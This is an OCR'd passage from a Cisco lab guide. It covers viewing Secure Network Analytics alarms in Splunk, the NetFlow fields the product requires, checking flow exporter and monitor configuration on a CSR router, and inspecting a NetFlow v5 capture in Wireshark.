
- **Configure response management rules** (Send syslog messages from the SMC)
- **Configure response management actions**
- **Configure syslog message format**

View alarms in Splunk


1. Open Chrome, select **Splunk** from the Favorites menu, and then choose **Top Alarming Hosts**.



2. Splunk Enterprise will open. From the top of the menu, select **Cisco Secure Network Analytics App**.



3. Observe that the data will populate after a minute and you can see the Daily Alarm Summary, Weekly Alarm Summary and Alarms.




Alarms:

First Active	Alarm	Status	Source IP	Source Hostname	Source Username	Source Host Group(s)	Target IP	Target Hostname	Target Username	Target Host Group(s)
2019-03-13 10:03:00 EDT	.CSE: Unauthorized Connection to Protected Assets	Active	198.19.20.36		Administrator	Inside Hosts/By Function/Client IP Ranges (DHCP Range)/End User Devices	198.19.20.134			Inside Hosts/Protected Asset M
2019-03-13 10:00:00 EDT	High File Sharing Index	Active	10.201.3.149	workstation-149	ken	Inside Hosts/By Location/Atlanta Inside Hosts/By Function/Client IP Ranges (DHCP Range)/End User Devices Inside Hosts/Business Units/Sales and Marketing				
2019-03-13 09:50:00 EDT	Data Hoarding	Active	198.19.20.36		Administrator	Inside Hosts/By Function/Client IP Ranges (DHCP Range)/End User Devices				
2019-03-13 09:50:00 EDT	Suspect Data Hoarding	Active	198.19.20.36		Administrator	Inside Hosts/By Function/Client IP Ranges (DHCP Range)/End User Devices				
2019-03-13 09:45:00 EDT	High Total Traffic	Active	198.19.20.36		Administrator	Inside Hosts/By Function/Client IP Ranges (DHCP Range)/End User Devices				
2019-03-13 09:00:00 EDT	Suspect Data Loss	Active	198.19.20.137			Inside Hosts/Catch All				
2019-03-13 08:53:00 EDT	Recon	Active	10.201.3.83	workstation-083	tnusin	Inside Hosts/By Function/Client IP Ranges (DHCP Range)/End User Devices				

Within the Cisco Secure Network Analytics Splunk App there are various reports you can pull from Splunk, based on three main categories as shown below:

a. Alarm
b. Monitor
c. Analyze



4. Each main category has sub-categories to display data Secure Network Analytics has sent to Splunk.

Appendix B. About NetFlow & IPFIX

What is NetFlow?

NetFlow is a feature that was originally introduced on Cisco routers that provides the ability to collect IP network traffic as it enters or exits an interface. By analyzing the data provided by NetFlow, a network administrator can determine things such as the source and destination of traffic, class of service, and the causes of congestion.

What are the various kinds of NetFlow?

Most enterprise class networking devices today support some variant of NetFlow. These can go by different names, so you may run across one or more of these in client environments:

- FNF (Flexible NetFlow)
- NSEL (NetFlow Security Event Logging)
- IPFIX (IP Flow Information Export)
- TNF (Traditional NetFlow)
- FlowCache
- NetFlow-lite Phase 1
- NetFlow-lite Phase 2
- AVC (Application Visibility and Control)
- NBAR2 (Network-Based Application Recognition)
- sFlow (Sampled Flow)

These all differ in various ways, and some Cisco devices can export NBAR2 as part of AVC which can provide extra application information to assist in investigations with Secure Network Analytics.

What NetFlow information is Secure Network Analytics expecting to see?

Secure Network Analytics expects specific NetFlow fields to be passed for it to properly analyze network traffic. Together, these fields comprise the NetFlow template.

The most common issue experienced when setting up Secure Network Analytics is invalid template errors. On most devices, you will be able to modify the NetFlow fields sent to Secure Network Analytics to receive the proper template information. For those devices that cannot send the proper template information, you will need to either rely on the NetFlow generated by other devices or install a device like a Secure Network Analytics Flow Sensor to generate NetFlow that Secure Network Analytics can interpret for you.

The **Required** and **Optional** NetFlow fields that Secure Network Analytics ingests are:


Description	***Required or Optional?***	***Notes***
match ipv4 protocol	**Required**	Key field
match ipv4 source address	**Required**	Key field
match ipv4 destination address	**Required**	Key field
match transport source-port	**Required**	Key field
match transport destination-port	**Required**	Key field
match interface input	**Required**	Key field
match ipv4 tos	**Required**	Key field
collect interface output	**Required**	Key field
collect counter bytes	**Required**	Key field
collect counter packets	**Required**	Key field
collect timestamp sys-uptime first	**Required**	For calculating duration
collect timestamp sys-uptime last	**Required**	For calculating duration
collect routing next-hop address ipv4	Optional	Used for closest interface determination
collect ipv4 dscp	Optional	Used for closest QoS monitoring
collect ipv4 ttl minimum	Optional	Used for to understand the path of flow
collect ipv4 ttl maximum	Optional	Used for to understand the path of flow
collect transport tcp flags	Optional	Used for reporting on TCP flags
collect routing destination AS	Optional	Used for AS reporting
collect application name	Optional	Used to capture layer 7 application name when NBAR2 is being used
collect application http host	Optional	Used to capture URL information when AVC is being used

Enable flow: Steps

1. Create a **Flow Record**
2. Configure the **Exporter**
3. Configure the **Monitor**
4. Configure the **Interface(s)**

View flow configurations from the CSR Router

1. Open Putty, load the CSR configuration, and then open the session as shown below:



PuTTY Configuration

Basic options for your PuTTY session

Specify the destination you want to connect to

Host Name (or IP address): 198.19.20.1

Port: 22


Connection type: ○ Raw ○ Telnet ○ Rlogin ● SSH ○ Serial

Load, save or delete a stored session

Saved Sessions: CSR

Close window on exit: ○ Always ○ Never ● Only on clean exit


2. When the session loads with the username **admin**, insert **C1sco12345** for the password.
3. Use the following command to view the interfaces flow is being exported from: **show flow interface**.
4. Observe the output which should look like this:



```
CSR#show flow  interface
Interface GigabitEthernet1
  FNF:  monitor:           IPv4_NETFLOW
        direction:         Input
        traffic(ip):       on
Interface GigabitEthernet2
  FNF:  monitor:           IPv4_NETFLOW
        direction:         Input
        traffic(ip):       on

CSR#
```


Note: The direction of the flow: **Input.** When enabling flow, it is best practice to enable flow on the interface in the ingress direction.

5. View the flow exporter with the following command: **show run flow exporter**.
6. The output should be the same as below for **show run flow exporter**:



```
CSR#show run flow exporter
Current configuration:
!
flow exporter NETFLOW_TO_STEALTHWATCH
 description Export NetFlow to SW
 destination 198.19.20.139
 transport udp 2055
 template data timeout 30
 option interface-table
!
CSR#
```

7. Issue the following command: **show run flow monitor.**
8. Observe the output which should be the same as the **show run flow monitor** shown below:




```
CSR#show run flow monitor
Current configuration:
!
flow monitor IPv4_NETFLOW
 exporter NETFLOW_TO_STEALTHWATCH
 cache timeout active 60
 record STEALTHWATCH_FLOW_RECORD
!
CSR#
```

Note: The cache timeout on Cisco devices be default is **30 minutes**. Secure Network Analytics needs the cache active timeout to be 1 minute or 60 seconds.

9. Issue the command: **show run flow record**.

10. Take note of the output shown in the **Show flow record**:




```
CSR#show run flow record
Current configuration:
!
flow record STEALTHWATCH_FLOW_RECORD
 description NetFlow record for SW
 match ipv4 tos
 match ipv4 source address
 match ipv4 destination address
 match transport destination-port
 match transport source-port
 match interface input
 match ipv4 protocol
 collect routing source as
 collect routing destination as
 collect routing next-hop address ipv4
 collect ipv4 dscp
 collect ipv4 id
 collect ipv4 source prefix
 collect ipv4 source mask
 collect ipv4 destination mask
 collect ipv4 ttl minimum
 collect ipv4 ttl maximum
 collect transport tcp flags
 collect interface output
 collect counter bytes
 collect counter packets
 collect timestamp sys-uptime first
 collect timestamp sys-uptime last
!
CSR#
```

Note: The highlighted match and collect statements above are required fields in Secure Network Analytics. The other fields are optional to collect additional data.

Review this tool that was built by a Cisco engineering on sample NetFlow configurations on a per devices bases: https://configurenetflow.info/. This is a good resourced when having NetFlow enabled within your environment.

Review a NetFlow packet capture

1. From Wkst1, open the **Downloads > lab content** from Windows Explorer.
2. Open the **Netflow sample** folder.




ator.WKST1\Downloads\lab content\Netflow sample

Search Netflow sample

Name	Date modified	Type	Size
IPFIX.pcap	8/17/2019 3:09 PM	Wireshark capture...	37,512 KB
NaaS.jpg	8/17/2019 3:09 PM	JPEG image	83 KB
netflow-example.pcap	8/17/2019 3:09 PM	Wireshark capture...	1,245 KB

3. Open the **netflow-example.pcap** file
   a. **Note**: If a Wireshark update window appears, select skip this version.




C:\Users\Administrator.WKST1\Desktop\Use Cases\NetFlow (Lab 03)

Name
IPFIX.pcap
NaaS.jpg
netflow-example.pcap

4. Select the first packet from the capture.


   Wireshark packet listing of netflow-example.pcap


netflow-example.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>

```
No.  Time       Source               Destination     Protocol Length Info
   1 0.000000   198.18.133.36        198.18.133.137  CFLOW    1508 total: 30 (v5) flows
   2 1.945376   19[illegible].133.36 198.18.133.137  CFLOW    1508 total: 30 (v5) flows
   3 32.707583  198[illegible]33.36  198.18.133.137  CFLOW    1220 total: 24 (v5) flows
   4 42.742017  198.18.1[illegible]36 198.18.133.137 CFLOW    1508 total: 30 (v5) flows
   5 45.897316  198.18.133.[illegible] 198.18.133.137 CFLOW   1508 total: 30 (v5) flows
   6 45.897433  198.18.133.36        198.18.133.137  CFLOW    1508 total: 30 (v5) flows
   7 47.741774  198.18.133.36        [illegible]98.18.133.137 CFLOW 1508 total: 30 (v5) flows
   8 47.741904  198.18.133.36        [illegible]98.18.133.137 CFLOW 1508 total: 30 (v5) flows
   9 47.742047  198.18.133.36        198.18.133.137  CFLOW    1508 total: 30 (v5) flows
  10 47.742251  198.18.133.36        198.18.133.137  CFLOW    1508 total: 30 (v5) flows
  11 47.742454  198.18.133.36        198.18.133.137  CFLOW    1508 total: 30 (v5) flows
  12 50.742417  198.18.133.36        198.18.133.137  CFLOW    1508 total: 30 (v5) flows
  13 53.766295  198.18.133.36        198.18.133.137  CFLOW    1508 total: 30 (v5) flows
  14 53.766389  198.18.133.36        198.18.133.137  CFLOW    1508 total: 30 (v5) flows
```

5. In the middle section of Wireshark, click the plus sign (**+**) next to Cisco NetFlow/IPFIX.

   Packet details of netflow-example.pcap




```
⊞ Frame 1: 1508 bytes on wire (12064 bits), 1508 bytes captured (12064 bits)
⊞ Linux cooked capture
⊞ Internet Protocol Version 4, Src: 198.18.133.36, Dst: 198.18.133.137
⊞ User Datagram Protocol, Src Port: 50432, Dst Port: 2055
⊟ Cisco NetFlow/IPFIX
     Version: 5
     Count: 30
     SysUptime: 171.957000000 seconds
   ⊞ Timestamp: May  3, 2017 01:49:00.000000302 Eastern Daylight Time
     FlowSequence: 124
     EngineType: RP (0)
     EngineId: 158
     00.. .... .... .... = SamplingMode: No sampling mode configured (0)
     ..00 0000 0000 0000 = SampleRate: 0
   ⊞ pdu 1/30
   ⊞ pdu 2/30
   ⊞ pdu 3/30
   ⊞ pdu 4/30
   ⊞ pdu 5/30
   ⊞ pdu 6/30
   ⊞ pdu 7/30
   ⊞ pdu 8/30
   ⊞ pdu 9/30
```

6. Click to expand one of the PDU’s, as shown above. PDU is short for Protocol Data Unit--the term used to describe data as it moves from one layer of the OSI model to another. In this reference, PDU is often used synonymously with *packet*.

7. Compare the fields in the PDU to the figure below.

Expanded PDU



```
⊞ Frame 1: 1508 bytes on wire (12064 bits), 1508 bytes captured (12064 bits)
⊞ Linux cooked capture
⊞ Internet Protocol Version 4, Src: 198.18.133.36, Dst: 198.18.133.137
⊞ User Datagram Protocol, Src Port: 50432, Dst Port: 2055
⊟ Cisco NetFlow/IPFIX
     Version: 5
     Count: 30
     SysUptime: 171.957000000 seconds
   ⊞ Timestamp: May  3, 2017 01:49:00.000000302 Eastern Daylight Time
     FlowSequence: 124
     EngineType: RP (0)
     EngineId: 158
     00.. .... .... .... = SamplingMode: No sampling mode configured (0)
     ..00 0000 0000 0000 = SampleRate: 0
   ⊟ pdu 1/30
        SrcAddr: 198.18.133.137
        DstAddr: 198.18.133.36
        NextHop: 0.0.0.0
        InputInt: 0
        OutputInt: 0
        Packets: 3
        Octets: 498
      ⊟ [Duration: 2.379000000 seconds]
           StartTime: 123.638000000 seconds
           EndTime: 126.017000000 seconds
        SrcPort: 443
        DstPort: 54836
        Padding: 00
        TCP Flags: 0x19
        Protocol: TCP (6)
        IP ToS: 0x00
        SrcAS: 0
        DstAS: 0
        SrcMask: 0 (prefix: 198.18.133.137/32)
        DstMask: 0 (prefix: 198.18.133.36/32)
        Padding: 0000
   ⊞ pdu 2/30
```

match ipv4 source address - required - key field
match ipv4 destination address - required - key field
collect routing next-hop address - optional - used for closest interface determination
match interface input - required key field
collect interface output - required - key field
collect counter packets - required - key field
collect counter bytes - required - key field
collect timestamp sys-uptime first - required - key field
